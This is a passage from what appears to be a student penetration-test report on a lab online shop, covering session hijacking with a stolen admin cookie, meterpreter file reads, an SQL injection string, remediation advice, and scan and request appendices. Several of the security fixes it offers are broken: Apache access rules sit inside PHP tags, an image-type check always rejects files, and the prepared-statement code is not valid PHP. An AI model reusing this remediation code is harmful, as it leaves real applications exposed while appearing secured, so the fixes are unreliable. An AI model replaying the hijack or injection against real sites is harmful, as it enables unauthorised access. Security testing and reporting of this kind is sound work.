User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:18.0) Gecko/20100101 Firefox/18.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Cookie: PHPSESSID=lqcsdikc2d7rrbc06c6m5opop2  
Connection: keep-alive  
Content-Length: 0
```

Figure 57 HTTP request sent to webserver with admin “PHPSESSID”.

This attack was successful and allowed for a new session to be established from the attacker's machine loading up into the `/admin/customers.php` page.




Figure 58 Active session using the admins session token to access `admin/customers.php`.

To be able to persist browsing as the administrator one more step was carried out to permanently apply the `PHPSESSID` to the browser. With `OWASP Mantra` was able to use a plugin `Cookie Manger` where it is possible to edit the `Cookie Content` and browse through the Administrator Panel unrestricted.




Figure 59 "Cookie Manager" used to set the `PHPSESSID`.

Being able to chain the two vulnerabilities identified in sections (2.6.2 & 2.8.2) shows that an attacker can gain admin privileges onto the site without the need to authenticate themselves on the admin login page and can instead hijack a session. Although this exploit does need interaction from the administrator it gives the attacker full access to the Administrator Panel.

3.2 COUNTERMEASURES

3.2.1 Directory Browsing

This issue was discussed in section (3.1.1) and was responsible for allowing several directories containing files that disclosed information about the webserver's configuration. It was discovered that the remote webserver hosted a file ".htaccess" in the "cgi-bin/printenv/" directory that was discovered when mapping out the website in section (2.2.6). "This file provides directory configuration on an Apache HTTP server (APACHE, 2023)". Inspecting this file in a meterpreter shell with the webserver reveals a misconfiguration –

```
meterpreter > cat .htaccess
Options +Indexes
meterpreter >
```

Figure 60 Content of ".htaccess" file on webserver.

With its current configuration the ".htaccess" file enables directory listing on the hosted website. By replacing the content to "Options -Indexes" will disable indexing for the website's main directory.

3.2.2 Inclusion of Robots.txt

This file hosted on the web server led to the discovery of the "info.php" file disclosing numerous backend technologies and configurations discussed in section (3.1.2). Even though this file has a directive to "Disallow" crawling to the "/info.php" page, it is rendered pointless as it was discovered in this file. The "robots.txt" file should be deleted completely from the webserver as it is not a suitable practice for hiding files. Instead, any hidden files that need to reside on the webserver should not be hosted in directories not easily accessible to un-authorized users and would benefit having their file names obfuscated.

3.2.3 Inclusion of PHP Info

Also discussed in section (3.1.2) the content of this page disclosed a massive amount of information about the remote webserver's configuration including the various technologies used and their service versions along with the direct paths to the main directory of the site. With access to the remote webserver through the meterpreter shell established in section (2.9.2) it was possible to view the content of the "phpinfo.php" file.

```
meterpreter > cat phpinfo.php
<?php
phpinfo();
?>
meterpreter > cat info.php
```

Figure 61 Content of "phpinfo.php" file in the websites root directory.

This file can be edited to block access to the content of the PHP info page by inserting the following lines in the file –

```
<?php
    order allow,deny
    deny from all
?>
```

3.2.4 The Use of HTTP

As discussed in section (3.1.3) the “Astley Boards” web application exclusively hosts on a HTTP and has demonstrated it is a poor choice of protocol to use for hosting an online store as traffic is sent un-encrypted and in plain text, available for attackers to get a hold of data very easily. It would be recommended that the client obtain a valid SSL certificate from a certificate authority to be able to install it on their webserver. This will allow pages to be transmitted over HTTPS that will provide encryption to the traffic being transmitted on the webserver.

3.2.5 Inclusion of Private Information in Page Source

This was discussed in section (3.1.4) where customers private information was present in the “/index.php” page of the website. There was also further disclosure of customers private information on page sources within the administrator panel page “admin/customers.php” that was discovered whilst testing role definitions in section (2.4.1) of the procedure. It is highly recommended that any lines of code in the HTML containing sensitive information such as customers “Names, Addresses, Email Address, Passwords, or even any delimiting factors that can identify a specific user (“user_id”) be revised to have them removed from the page source.

3.2.6 Unnecessary Comments in Page Source

This was identified in section (2.2.4) when reviewing webpage content for information leakage where the developers had left a comment reciting a “Door Entry Number” that can be viewed in (Figure 2). Comments within the source need to be vetted and shouldn’t disclose this kind of information and only be used to display information relating to the code within the file.

3.2.7 Out-of-date Services

From tests conducted in section (2.3.1) to map out the webserver's network infrastructure information was gathered on the different service being utilized by the remote webserver. After reviewing these services it was apparent that they were all out of date and could account for several vulnerabilities with application. It is recommended that all these services be updated to their latest versions as follows –

Table 1 Recommended services to update on the webserver.

Service Version Currently Installed on Webserver	Latest Service Versions Recommended to Install
Apache 2.4.3	Apache 2.4.54
PHP 5.4.7	PHP 8.2.1
OpenSSL 1.0.1c	OpenSSL 3.0.7
MySQL 5.0.10	MySQL 8.0.31
jQuery 1.10.2	jQuery 3.6.3

3.2.8 Account Enumeration

It was demonstrated in section (2.4.3) that user accounts could be enumerated by examining the alert scripts for the different types of attempts. Login attempts could be differentiated based on the output text as shown in both (Figure 14 & Figure 15). As pointed out in the brute-force exploit demonstrated in section (3.1.6) a simal attack can be used to enumerate a user's email address. A simple fix can be applied to this issue, where it would be better to display the same message for either outcome of a login attempt. Only the alert script for providing the login form an incorrect email would need to be changed to ""Email or password is incorrect!" as this would make this far less susceptible to account enumeration.

3.2.9 Lack of Lockout Mechanism for Login Forms

This was brought to attention during test conducted in section (2.5.2) where it was discovered that there was no lockout mechanism in for the user and admin login forms on the site. This was then further discussed and demonstrated in in section (3.1.6) where it was possible to conduct a brute-force attack sending a massive number of logins attempts to the remote webserver. To mitigate future brute-force attacks it would be recommended to implement a lockout mechanism for both the user login and admin forms. A suitable rule will need to be devised to the number of attempts allowed before a lock out is engaged, for example, this could be between 5-7 attempts. The duration of the lockout would also need to be considered and auditing these login attempts should be audited to keep track of potential brute-force attacks.

3.2.10 Insufficient Presence of a Password Policy

This was identified when testing the user registration process in section (2.4.2) where it was possible to create a valid password with only a single character as demonstrated in (Figure 13). Implementing a robust password policy into the "register.php" and "updatepassword.php" forms would be highly recommended to enable users to create better passwords to their customer accounts. It would be recommended that customer must have a minimum of 8 character and at least a numeric number or symbol before registering a new password.

3.2.11 Predictable Session Token Encoding

When testing the session management schema in section (2.7.1) it was identified that “SecretCookie=” was encoded with Hexadecimal and ASCII Base64 encoding that revealed the users email address, password, and a UNIX timestamp. This poses an issue as an attacker can easily obtain these details and decode this the same way performed in this test. It would be recommended to completely remove this as there is already a “PHPSESSID” in use that shows there is no valid reason to utilize the “SecertCookie” for keeping track of user sessions.

3.2.12 Cookie No HttpOnly Flag

This was identified when examining the “Alerts” tab in “OWASP ZAP” whilst mapping out the web application in sections (2.2.5 & 2.2.6). “The HttpOnly flag helps prevent client-side script from being able to reveal the “Set-Cookie” line on a HTTP response header (OWASP, B, 2023)”. Because the HttpOnly flag isn’t present on the cookies it is was possible to display the cookies in a stored XSS exploit performed in section (2.8.2) and was possible to highjack a session as demonstrated in section (3.1.9). Inspecting the “cookie.php” file from the meterpreter session with the webserver it is possible to view how the webserver deals with sessions.

```
meterpreter > cat cookie.php
<?php
$str=$username.':'.$password.':'.strtotime("now");$str = bin2hex(base64_encode($str)); setcookie("SecretCookie", $str);
?>
meterpreter > |
```

Figure 62 Content of "cookie.php" located on webserver.

It is possible to append code onto the end of this line that will enable “HttpOnly”, by using the low level header() function. The syntax of which show look like the following –

```
header( "Set-Cookie: name=value; HttpOnly" );
```

3.2.13 Local File Inclusion

The presence of a LFI vulnerability was first discovered when trying to discover directory traversal file includes in section (2.6.1). This vulnerability was then used to execute a payload that would ultimately provide root access into the backend of the server, which was demonstrated in sections (2.9.2 & 3.1.7). It would be advised to review the need for the “appendage.php” page to perform an include of the “terms.php” file using LFI. The text from the T&C could simply be added into the body of the html on the “appendage.php” page instead, which would eliminate the concern for this vulnerability. Alternatively, a LFI whitelist PHP file could be devised that would only allow the execution of permitted files to be included in this page.

3.2.14 Upload of Unexpected File Type

It was possible to upload a PHP file onto the remote webserver with a “.jpg” extension that was used as payload in the exploit demonstrated in section (2.9.2). Inspecting the PHP source code for the “changepicture.php” file reveals that there has been an attempt to limit the type of files being uploaded to the webserver. The source shows that it will check the file type, extension and the size of the file but doesn’t consider the content of the file or the use of double extensions.

```
#####
# 1 - Filetype invalid
#####
if ($fileuploadtype=="TYPE" || $fileuploadtype=="ALL"){
    $validtypes= array("image/jpeg","image/jpg","image/png");
    if(in_array($file_type,$validtypes)== false){
        echo '<script type="text/javascript">alert("Invalid filetype detected - what are you up to?.");</script>';
        echo "<script>document.location='$nextpage'</script>";
        exit();
    }
}

#####
# 2 - Extension invalid
#####
if ($fileuploadtype=="EXT" || $fileuploadtype=="ALL"){
    $extensions= array("jpeg","jpg","png");
    if(in_array($file_ext,$extensions)== false){
        echo '<script type="text/javascript">alert("extension not allowed, please choose a JPEG or PNG file.");</script>';
        echo "<script>document.location='$nextpage'</script>";
        exit();
    }
}

#####
# 3 - Check size?
#####
if ($fileuploadtype=="SIZE" || $fileuploadtype=="ALL"){
    if($file_size > 2097152){
        echo '<script type="text/javascript">alert("File size must be less than 2 MB.");</script>';
        echo "<script>document.location='$nextpage'</script>";
        exit();
    }
}
```

Figure 63 PHP source code for vetting images uploaded to webserver.

“To be able to check for valid content in an image file there is a PHP function “exif_imagetype” that can check the files signature (PHP, 2023)”. Using the following lines of code it is possible to validate if a file is not a JPEG or PNG –

```
<?php
if (exif_imagetype('FILE') != IMAGETYPE_JPEG ||
    exif_imagetype('FILE') != IMAGETYPE_PNG) {
    echo 'File type invalid, please choose a JPEG or PNG file';
}
?>
```


3.2.15 SQL Injection

It was possible to conduct an SQL injection using the “adminlogin.php” form and the “userlogin.php” forms that was demonstrated in section (2.8.3). This allowed for the exfiltration of the user and admin credentials being stored on the “edgedata” database. Inspecting the PHP source of the “userlogin.php” file shows the lines of code used to send form data to the SQL database and there are a couple lines that need revision to try and protect the database from SQL Injection.

```
meterpreter > cat userlogin.php
<?php
Global $username;
Global $password;
Global $rows;
session_start();

if(isset($_POST['user_login']))
{
    $username=$_POST['user_email'];
    $password=$_POST['user_password'];

$con=mysql_connect("localhost","root","Thisisverysecret22") or die ("DOWN!");
mysql_select_db("edgedata",$con);

include 'sqlcm_filter.php';

    $sql=mysql_query("select * from users WHERE user_email=('$username')");
    $rows= mysql_fetch_array($sql);

include 'sqlcm.php';
include 'username.php';
include 'cookie.php';

    $sql=mysql_query("select * from users WHERE user_email=('$username') AND user_password='$password'");
    $rows=mysql_fetch_array($sql);

if($rows>0)
{
    echo "<script>alert('You're successfully logged in!')</script>";
    echo "<script>>window.open('customers/index.php','_self')</script>";
    $_SESSION['user_email']=$rows['user_email'];
}
else
{
    echo "<script>alert('Email or password is incorrect!')</script>";
    echo "<script>>window.open('index.php','_self')</script>";

    exit();
}
}
?>
```

Figure 64 "userlogin.php" source code.

The first concern is the privilege that has been set on the database connection has been allocated to “root” with the password “Thisisverysecret22”. Instead, a separate account should be used for interacting with an SQL database to minimize access into the entire system.

```
$con=mysql_connect("localhost","root","Thisisverysecret22") or die ("DOWN!");
mysql_select_db("edgedata",$con);
```

Figure 65 Lines of code used to set the privileges on the SQL database.

There are also lines of code that would benefit from using prepared statements as these lines send SQL queries to the server.

```
$sql=mysql_query("select * from users WHERE user_email=('$username') AND user_password='$password'");
$rows=mysql_fetch_array($sql);
```

Figure 66 Lines of code that would benefit from having prepared statements.

Editing these lines to include a prepared statement could look like the following syntax shown below –

```
$sql=mysql_query->prepare("select * from users WHERE user_email=?  
AND user_password=?");  
  
$sql=mysql_query->bind_param("ss",$username,$password);  
  
$sql=mysql_query->bind_result($userid);  
  
$sql=mysql_query->execute();  
  
$rows=mysql_fetch_array();
```

With this countermeasure of preparing the queries before inserting their parameters, input can be vetted before sending to the SQL server. Any SQL injection attempts that try to break the syntax like “ ‘ OR 1==1 -- “ will have a hard time causing an error and should be protected against SQL injection.

3.3 FUTURE WORK

Reflecting on the penetration test that was carried out on the “Astley Boards” web application it would have been desirable to have better technical skills to perform a more in-depth analysis of the application as there were some aspects that could have been overlooked during the procedure. Another benefit of having better technical skills and understanding would be the ability to provide the client with more precise countermeasures for the vulnerabilities discovered throughout testing. One of the setbacks in particular would be the lack of being able to read JavaScript as the application uses a lot of functions with this scripting language that was identified in the “/assets/js/” directory on the site. In future testing it would be interesting to see if there were any further vulnerabilities that could be identified with better understanding of JavaScript. Furthermore, looking back on the test carried out it seemed that there could have been a better understanding of the other languages used like PHP and SQL. Even though the syntax can be followed and was able to determine what function a line of code did, there are some gaps where it would have been beneficial to know how they worked to conduct a comprehensive source code analysis. With better understanding of these languages, it could provide the client with better countermeasures or alternatives based of what can be analyzed from the source code if given the opportunity to work on this web application again.

4 REFERENCES

- APACHE. (2023). *Apache HTTP Server Tutorial: .htaccess files*. Retrieved from apache.org: <https://httpd.apache.org/docs/2.4/howto/htaccess.html>
- MOZ. (2022). *Robots.txt*. Retrieved from moz.com: <https://moz.com/learn/seo/robotstxt>
- Netcraft. (2022, September 22). *September 2022 Web Server Survey*. Retrieved from netcraft.com: <https://news.netcraft.com/archives/2022/09/22/september-2022-web-server-survey.html>
- OWASP, A. (2020). *WSTG - v4.2*. Retrieved from owasp.org: <https://owasp.org/www-project-web-security-testing-guide/v42/0-Foreword/README>
- OWASP, B. (2023). *HttpOnly*. Retrieved from owasp.org: <https://owasp.org/www-community/HttpOnly>
- PHP. (2023). *exif_imagetype*. Retrieved from php.net: <https://www.php.net/manual/en/function.exif-imagetype.php>
- Positive Technologies. (2022, June 14). *Threats and vulnerabilities in web applications 2020–2021*. Retrieved from ptsecurity.com: <https://www.ptsecurity.com/ww-en/analytics/web-vulnerabilities-2020-2021/>
- Synopsys. (2022). *Web Application Penetration Testing*. Retrieved from synopsys.com: <https://www.synopsys.com/glossary/what-is-web-application-penetration-testing.html>
- Verizon. (2022). *Data Breach Investigations Report 2008 - 2022: Results and Analysis: Introduction*. Retrieved from verizon.com: <https://www.verizon.com/business/resources/reports/dbir/2022/results-and-analysis-intro/>

APPENDICES

APPENDIX A: NMAP SCAN RESULTS

```
# Nmap 7.92 scan initiated Fri Nov 11 05:55:52 2022 as: nmap -Pn -sT -sV -p- -oN nmapScan1 192.168.1.10
```

Nmap scan report for 192.168.1.10

Host is up (0.00023s latency).

Not shown: 65532 closed tcp ports (conn-refused)

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

21/tcp	open	ftp	ProFTPD 1.3.4a
--------	------	-----	----------------

80/tcp	open	http	Apache httpd 2.4.3 ((Unix) PHP/5.4.7)
--------	------	------	---------------------------------------

3306/tcp	open	mysql	MySQL (unauthorized)
----------	------	-------	----------------------

Service Info: OS: Unix

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

```
# Nmap done at Fri Nov 11 05:56:01 2022 -- 1 IP address (1 host up) scanned in 8.47 seconds
```

APPENDIX B: APPLICATION ENTRY POINTS

Customer Index

GET http://192.168.1.10/customers/index.php HTTP/1.1

Host: 192.168.1.10

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:18.0) Gecko/20100101 Firefox/18.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Referer: http://192.168.1.10/customers/settings.php

Cookie: PHPSESSID=tum4ievh2bmb2ac6k2d7bh46t7;

SecretCookie=6447567a644542305a584e304c6d4e76625470305a584e304f6a45324e7a45344e7a67344f54593d

Connection: keep-alive

Shop Page 1

```
GET http://192.168.1.10/customers/shop.php?id=1 HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:18.0) Gecko/20100101
Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.10/customers/index.php
Cookie: PHPSESSID=tum4ievh2bmb2ac6k2d7bh46t7;
SecretCookie=6447567a644542305a584e304c6d4e76625470305a584e304f6a45324e7
a45344e7a67344f54593d
Connection: keep-alive
```

Shop Page 2

```
GET http://192.168.1.10/customers/shop.php?id=2 HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:18.0) Gecko/20100101
Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.10/customers/shop.php?id=1
Cookie: PHPSESSID=tum4ievh2bmb2ac6k2d7bh46t7;
SecretCookie=6447567a644542305a584e304c6d4e76625470305a584e304f6a45324e7
a45344e7a67344f54593d
Connection: keep-alive
```

View Cart

```
GET http://192.168.1.10/customers/cart_items.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:18.0) Gecko/20100101
Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.10/customers/index.php
Cookie: PHPSESSID=tum4ievh2bmb2ac6k2d7bh46t7;
SecretCookie=6447567a644542305a584e304c6d4e76625470305a584e304f6a45324e7
a45344e7a67344f54593d
Connection: keep-alive
```

Previous Orders

```
GET http://192.168.1.10/customers/orders.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:18.0) Gecko/20100101
Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.10/customers/cart_items.php
Cookie: PHPSESSID=tum4ievh2bmb2ac6k2d7bh46t7;
SecretCookie=6447567a644542305a584e304c6d4e76625470305a584e304f6a45324e7
a45344e7a67344f54593d
Connection: keep-alive
```

User Login

```
POST http://192.168.1.10/userlogin.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:18.0) Gecko/20100101
Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.10/
Cookie: PHPSESSID=kg7mpk0db9oi2ju1fhotg4blf2
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 66
```

user_email=hacklab%40hacklab.com&user_password=hacklab&user_login=

Register New User

```
POST http://192.168.1.10/register.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:18.0) Gecko/20100101
Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.10/index.php
Cookie: PHPSESSID=kg7mpk0db9oi2ju1fhotg4blf2;
SecretCookie=6147466a61327868596b426f59574e72624746694c6d4e766254706f595
74e72624746694f6a45324e6a67344e6a55304d6a513d
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 126
```

ruser_firstname=test&ruser_lastname=testy&ruser_address=1+test+ave.&ruse
r_email=test%40testy.com&ruser_password=test®ister=

POST http://192.168.1.10/customers/settings.php HTTP/1.1

Host: 192.168.1.10

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:18.0) Gecko/20100101
Firefox/18.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Referer: http://192.168.1.10/customers/index.php

Cookie: PHPSESSID=kg7mpk0db9oi2ju1fhotg4blf2;

SecretCookie=6447567a644542305a584e306553356a623230366447567a64446f784e6
a59344f446b324d444531

Connection: keep-alive

Content-Type: multipart/form-data; boundary=-----
2107611030203279741317626464

Content-Length: 659

-----2107611030203279741317626464

Content-Disposition: form-data; name="user_firstname"

test1

-----2107611030203279741317626464

Content-Disposition: form-data; name="user_lastname"

testy1

-----2107611030203279741317626464

Content-Disposition: form-data; name="user_address"

1 test ave.

-----2107611030203279741317626464

Content-Disposition: form-data; name="user_id"

5

-----2107611030203279741317626464

Content-Disposition: form-data; name="user_save"

-----2107611030203279741317626464-

Change Password

POST http://192.168.1.10/updatepassword.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:18.0) Gecko/20100101
Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.10/customers/index.php
Cookie: PHPSESSID=kg7mpk0db9oi2ju1fhotg4blf2;
SecretCookie=6147466a61327868596b426f59574e72624746694c6d4e766254706f595
74e72624746694f6a45324e6a67344e6a55304d6a513d
Connection: keep-alive
Content-Type: multipart/form-data; boundary=-----
9337184121460298370507005365
Content-Length: 658

-----9337184121460298370507005365
Content-Disposition: form-data; name="user_password"

hacklab

-----9337184121460298370507005365
Content-Disposition: form-data; name="new_password"

qwerty

-----9337184121460298370507005365
Content-Disposition: form-data; name="confirm_password"

qwerty

-----9337184121460298370507005365
Content-Disposition: form-data; name="user_id"

1

-----9337184121460298370507005365
Content-Disposition: form-data; name="user_save"

-----9337184121460298370507005365--

Change Picture

```
POST http://192.168.1.10/changepicture.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:18.0) Gecko/20100101
Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.10/customers/index.php
Cookie: PHPSESSID=0i0kc1q118i2gcb38rhkocs971;
SecretCookie=6147466a61327868596b426f59574e72624746694c6d4e766254706f595
74e72624746694f6a45324e6a67354e4451784d7a553d
Connection: keep-alive
Content-Type: multipart/form-data; boundary=-----
8376193511972440527749891229
Content-Length: 7326

-----8376193511972440527749891229
Content-Disposition: form-data; name="uploadedfile";
filename="index.jpeg"
Content-Type: image/jpeg
```

Place Order

```
POST http://192.168.1.10/customers/save_order.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:18.0) Gecko/20100101
Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.10/customers/add_to_cart.php?cart=5
Cookie: PHPSESSID=kg7mpk0db9oi2ju1fhotg4blf2;
SecretCookie=6147466a61327868596b426f59574e72624746694c6d4e766254706f595
74e72624746694f6a45324e6a67344e6a55304d6a513d
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 73

order_name=Belter1&order_price=100&user_id=1&order_quantity=5&order_save
=
```

APPENDIX C: DIRB SCAN RESULTS

DIRB v2.22

By The Dark Raver

OUTPUT_FILE: DirbScanResults

START_TIME: Mon Dec 12 09:54:33 2022

URL_BASE: http://192.168.1.10/

WORDLIST_FILES: /usr/share/dirb/wordlists/big.txt

COOKIE: PHPSESSID=7qisb1u1hjcqn5qkb8haegljb5

GENERATED WORDS: 20458

---- Scanning URL: http://192.168.1.10/ ----

==> DIRECTORY: http://192.168.1.10/admin/

==> DIRECTORY: http://192.168.1.10/assets/

==> DIRECTORY: http://192.168.1.10/banner/

+ http://192.168.1.10/cgi-bin/ (CODE:403|SIZE:989)

==> DIRECTORY: http://192.168.1.10/customers/

==> DIRECTORY: http://192.168.1.10/database/

+ http://192.168.1.10/phpmyadmin (CODE:401|SIZE:1222)

==> DIRECTORY: http://192.168.1.10/pictures/

+ http://192.168.1.10/robots.txt (CODE:200|SIZE:34)

---- Entering directory: http://192.168.1.10/admin/ ----

==> DIRECTORY: http://192.168.1.10/admin/css/

```
==> DIRECTORY: http://192.168.1.10/admin/item_images/
==> DIRECTORY: http://192.168.1.10/admin/js/

---- Entering directory: http://192.168.1.10/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.10/banner/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.10/customers/ ----
==> DIRECTORY: http://192.168.1.10/customers/css/
==> DIRECTORY: http://192.168.1.10/customers/item_images/
==> DIRECTORY: http://192.168.1.10/customers/js/

---- Entering directory: http://192.168.1.10/database/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.10/pictures/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.10/admin/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.10/admin/item_images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
```

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.10/admin/js/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.10/customers/css/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.10/customers/item_images/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.10/customers/js/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

END_TIME: Mon Dec 12 09:57:02 2022

DOWNLOADED: 61374 - FOUND: 3

APPENDIX D: FIGURES & DIAGRAMS

